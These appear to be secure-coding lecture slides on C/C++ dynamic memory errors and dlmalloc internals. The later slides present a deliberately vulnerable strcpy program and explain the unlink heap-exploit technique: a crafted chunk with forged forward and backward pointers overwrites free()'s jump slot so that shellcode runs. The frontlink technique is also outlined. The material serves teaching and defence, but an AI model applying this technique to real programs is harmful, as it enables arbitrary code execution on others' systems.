IS 2620

Secure Coding in C and C++

Dynamic Memory Management

Lecture 5

Sept 23, 2018

Acknowledgement: These slides are based on author Seacord's original presentation

Issues

- Dynamic Memory Management
- Common Dynamic Memory Management Errors
- Doug Lea’s Memory Allocator
- Buffer Overflows
- Writing to Freed Memory
- Double-Free
- Mitigation Strategies
- Notable Vulnerabilities

Dynamic Memory Management

- Memory allocation in C:
  - `calloc()`
  - `malloc()`
  - `realloc()`
  - Deallocated using the free() function.
- Memory allocation in C++
  - using the new operator.
  - Deallocated using the delete operator.

Memory Management Functions - 1

- `malloc(size_t size);`
  - **Allocates** size **bytes and returns a pointer to the allocated memory.**
  - **The memory is not cleared.**
- `free(void * p);`
  - **Frees the memory space pointed to by** p**, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`.**
  - **If `free(p)` has already been called before, undefined behavior occurs.**
  - **If p is NULL, no operation is performed.**

Methods to do Dynamic Storage Allocation - 1

- Best-fit method –
  - An area with *m* bytes is selected, where *m* is the smallest available chunk of contiguous memory equal to or larger than *n*.
- First-fit method –
  - Returns the first chunk encountered containing *n* or more bytes.
- Prevention of fragmentation,
  - a memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful.

Methods to do Dynamic Storage Allocation - 2

- Memory managers
  - return chunks to the available space list as soon as they become free and consolidate adjacent areas.
- Boundary tags
  - Help consolidate adjoining chunks of free memory so that fragmentation is avoided.
- The size field simplifies navigation between chunks.

Dynamic Memory Management Errors

- Initialization errors,
- Failing to check return values,
- Writing to already freed memory,
- Freeing the same memory multiple times,
- Improperly paired memory management functions,
- Failure to distinguish scalars and arrays,
- Improper use of allocation functions.

Initialization

- Most C programs use `malloc()` to allocate blocks of memory.
- A common error is assuming that `malloc()` zeros memory.
- Initializing large blocks of memory can impact performance and is not always necessary.
- Programmers have to initialize memory using `memset()` or by calling `calloc()`, which zeros the memory.

Failing to Check Return Values

- Memory is a limited resource and can be exhausted.
- Memory allocation functions report status back to the caller.
  - `VirtualAlloc()` returns NULL,
  - Microsoft Foundation Class Library (MFC) operator new throws CMemoryException *,
  - `HeapAlloc()` may return NULL or raise a structured exception.
- The application programmer should:
  - determine when an error has occurred.
  - handle the error in an appropriate manner.

Checking Return Codes from malloc()

```
int *create_int_array(size_t nelements_wanted) {
  int *i_ptr =
      (int *)malloc(sizeof(int) * nelements_wanted);
  if (i_ptr != NULL) {
    memset(i_ptr, 0, sizeof(int) * nelements_wanted);
  }
  else {
    return NULL;
  }
  return i_ptr;
}
```

Incorrect use of Standard new Operator

```
1. int *ip = new int;
2. if (ip) { // condition always true
        ...
3. }
4. else {
      // will never execute
5. }
```

Referencing Freed Memory - 1

- Once memory has been freed, it is still possible to read or write from its location if the memory pointer has not been set to null.
- An example of this programming error:

```
for (p = head; p != NULL; p = p->next)
        free(p);
```

- Problem? Solution?

Referencing Freed Memory - 2

- Reading from already freed memory almost always succeeds without a memory fault,
  - because freed memory is recycled by the memory manager.
  - There is no guarantee that the contents of the memory has not been altered.

- While the memory is usually not erased by a call to `free()`,
  - memory managers may use some of the space to manage free or *unallocated* memory.
  - Writing to a freed memory location is also unlikely to result in a memory fault

Referencing Freed Memory - 4

- If the memory has not been reallocated, writing to a free chunk may overwrite and corrupt the data structures used by the memory manager.

- This can be used as the basis for an exploit when the data being written is controlled by an attacker.


Freeing Memory Multiple Times

- Freeing the same memory chunk more than once is dangerous because it can corrupt the data structures

```
1. x = malloc(n * sizeof(int));
2. /* manipulate x */
3. free(x);

4. y = malloc(n * sizeof(int));
5. /* manipulate y */
6. free(x);
```

Dueling Data Structures - 1



Dueling Data Structures

- If a program traverses each linked list freeing each memory chunk pointer several memory chunks will be freed twice.

- It is less dangerous to leak memory than to free the same memory twice.

- This problem can also happen when a chunk of memory is freed as a result of error processing but then freed again in the normal course of events.

Memory Leaks

- Occurs when allocated memory is not freed
  - E.g., a start-up dll that does not free memory but allocated multiple times
  - In most environments when process exits – all allocated memory freed
    - But good practice to free memory
  - Often problematic in Long-running process
    - Can be exploited in a resource-exhaustion attack (DoS)

Improperly Paired Memory Management Functions

- Memory management functions must be properly paired.
- If new is used to obtain storage, delete should be used to free it.
- If `malloc()` is used to obtain storage, `free()` should be used to free it.
- Using `free()` with new or `malloc()` with `delete()` is a bad practice.

Pairing of the functions ..

Allocator	Deallocator
aligned_alloc(), calloc(), malloc(), realloc()	free()
operator new()	operator delete()
operator new[]()	operator delete[]()
Member new()	Member delete()
Member new[]()	Member delete[]()
Placement new()	Destructor
alloca()	Function return

Improperly Paired Memory Management Functions – Example Program

```
1. int *ip = new int(12);
   . . .
2. free(ip); // wrong!
3. ip = static_cast<int *>(malloc(sizeof(int)));
4. *ip = 12;
   . . .
5. delete ip; // wrong!
```

-

Failure to Distinguish Scalars and Arrays

- The new and delete operators are used to allocate and deallocate scalars:

```
Widget *w = new Widget(arg);
delete w;
```

- The new [] and delete [] operators are used to allocate and free arrays:

```
w = new Widget[n];
delete [] w;
```

Improper Use of Allocation Functions - 1


- `malloc(0)` –
  - If the size of the space requested is zero, a C runtime library can return a NULL pointer OR
  - Behave the same as for non-zero size – returned pointer cannot access an object
- The safest and most portable solution is to ensure zero-length allocation requests are not made.

Doug Lea's Memory Allocator

- The GNU C library and most versions of Linux are based on Doug Lea's `malloc` `(dlmalloc)` as the default native version of `malloc`.
- Doug Lea:
  - Releases `dlmalloc` independently and others adapt it for use as the GNU libc allocator.
  - `Malloc` manages the heap and provides standard memory management.
  - In `dlmalloc`, memory chunks are either allocated to a process or are free.

dlmalloc Memory Management

- 1



The first four bytes of allocated chunks contain
- The last four bytes of user data of the previous chunk – **if it is allocated**
- Size of the previous chunk – **if it is free**.


dlmalloc Memory Management - 2

- Free chunks:
  - Are organized into double-linked lists.
  - Contain forward and backward pointers to the next and previous chunks in the list to which it belongs.
  - These pointers occupy the same eight bytes of memory as user data in an allocated chunk.
- The chunk size
  - is stored in the last four bytes of the free chunk,
  - enables adjacent free chunks to be consolidated to avoid fragmentation of memory.

dlmalloc Memory Management - 3

- `PREV_INUSE` bit
  - Allocated and free chunks make use of it to indicate whether the previous chunk is allocated or not.
  - Since chunk sizes are always two-byte multiples, the size of a chunk is always even and the low-order bit is unused.
  - This bit is stored in the low-order bit of the chunk size.
- If the `PREV_INUSE` bit is clear,
  - the four bytes before the current chunk size contain the size of the previous chunk and
  - can be used to find the front of that chunk.

Free List Double-linked Structure



- Free chunks are arranged in circular double-linked lists or ***bins***.
- Each double-linked list has a ***head*** that contains **forward** and **backward** pointers to the first and last chunks in the list.
- The **forward** pointer in the last chunk of the list and the **backward** pointer of the first chunk of the list both point to the head element.
- When the list is empty, the head's pointers reference the head itself.

dlmalloc - 1

- Each bin holds chunks of a particular size so that a correctly-sized chunk can be found quickly.
- For smaller sizes, the bins contain chunks of one size.
- For bins with different sizes, chunks are arranged in *descending* size order.
- Cache bin: There is a bin for recently freed chunks that acts like a cache.
  - Chunks in this bin are given **one chance** to be reallocated before being moved to the regular bins.

dlmalloc - 2

- Chunks are *consolidated* during `free()` operation:
  - If the chunk located immediately *before* the chunk *to be freed* is free,
    - it is taken off its double-linked list and consolidated with the chunk being freed.
  - If the chunk located immediately *after* the chunk *to be freed* is free,
    - it is taken off its double-linked list and consolidated with the chunk being freed.
  - The resulting consolidated chunk is placed in the appropriate bin.


The unlink Macro

```
#define unlink(P, BK, FD) {   \
FD = P->fd;   \
BK = P->bk;   \
FD->bk = BK;  \
BK->fd = FD;  \
}
```

Removes a chunk from Free list -- when?

Four-step unlink Example

-



Buffer Overflows

- Dynamically allocated memory is vulnerable to buffer overflows.
- Exploiting a buffer overflow in the heap is generally considered more difficult than *smashing the stack*.
- Buffer overflows can be used to corrupt data structures used by the memory manager to execute arbitrary code.

Unlink Technique

- The unlink technique:
  - Used against versions of Netscape browsers, `traceroute`, and `slocate` that used `dlmalloc`.
  - Used to exploit a buffer overflow
    - to manipulate the boundary tags on chunks of memory
    - to *trick* the unlink macro into writing four bytes of data to an arbitrary location.

Code Vulnerable to an Exploit Using the unlink Technique - 1

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

Memory allocation chunk 1

Memory allocation chunk 2

Memory allocation chunk 3

Code Vulnerable to an Exploit Using the unlink Technique - 2

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

The program accepts a single string argument that is copied into first

This unbounded strcpy() operation is susceptible to a buffer overflow.

Code Vulnerable to an Exploit Using the unlink Technique - 3

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

the program calls free() to deallocate the first chunk of memory

Code Vulnerable to an Exploit Using the unlink Technique - 4

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

If the second chunk is unallocated, the free() operation will attempt to consolidate it with the first chunk.


Code Vulnerable to an Exploit Using the unlink Technique - 5


```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

To determine whether the second chunk is unallocated, free() checks the PREV_INUSE bit of the third chunk

First Free () call

Can overwrite boundary tag






Indicates Second Chunk in use-
Not consolidated !!

Code Vulnerable to an Exploit Using the unlink Technique - 6


```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);
  free(first);
  free(second);
  free(third);
  return(0);
}
```

This argument overwrites the previous size field, size of chunk, and forward and backward pointers in the second chunk— altering the behavior of the call to free()

Unlink technique: Malicious Argument



- Size -4 is used to find address of third chunk
  - But now points to 4 bytes before the start of the Second chunk !!



Memory in Second Chunk - 1

even int
-4
fd = FUNCTION_POINTER - 12
bk = CODE_ADDRESS
remaining space
Size of chunk

The first line of unlink, FD = P->fd, assigns the value in P->fd (which has been provided as part of the malicious argument) to FD

The second line of the unlink macro, BK = P->bk, assigns the value of P->bk, which has also been provided by the malicious argument to BK

The third line of the unlink() macro, FD->bk = BK, overwrites the address specified by FD + 12 (the offset of the bk field in the structure) with the value of BK

```
1. #define unlink(P, BK, FD) {   \
2. FD = P->fd;         \
3. BK = P->bk;         \
4. FD->bk = BK;        \
5. BK->fd = FD;        \
6. }
```

The unlink() Macro - 1

- The unlink() macro writes four bytes of data supplied by an attacker to a four-byte address also supplied by the attacker.
- Once an attacker can write four bytes of data to an arbitrary address, it is easy to execute arbitrary code with the permissions of the vulnerable program.
- Can execute arbitrary code with the permission of the vulnerable program

The unlink() Macro - 2

- An attacker can:
  - Can overwrite a Return address in stack with the address of the malicious code
  - overwrite the address of a function called by the vulnerable program with the address of malicious code.
  - examine the executable image to find the address of the jump slot for the `free()` library call.
- The address - 12 is included in the malicious argument so that the `unlink()` method overwrites the address of the `free()` library call with the address of the shellcode.
- The shellcode is then executed instead of the call to `free()`.

Frontlink Technique - 1

- The frontlink technique is more difficult to apply than the unlink technique but potentially as dangerous.
- When a chunk of memory is freed, it must be linked into the appropriate double-linked list.
- In some versions of dlmalloc, this is performed by the `frontlink()` code segment.
- The `frontlink()` code segment can be exploited to write data supplied by the attacker to an address also supplied by the attacker – *arbitrary memory write*

Frontlink Technique - 2

- The attacker:
  - Supplies the address of a memory chunk and not the address of the shell code,
  - Arranges for the first four bytes of this memory chunk to contain executable code.
- How? -- by writing these instructions into the last four bytes of the previous chunk in memory.

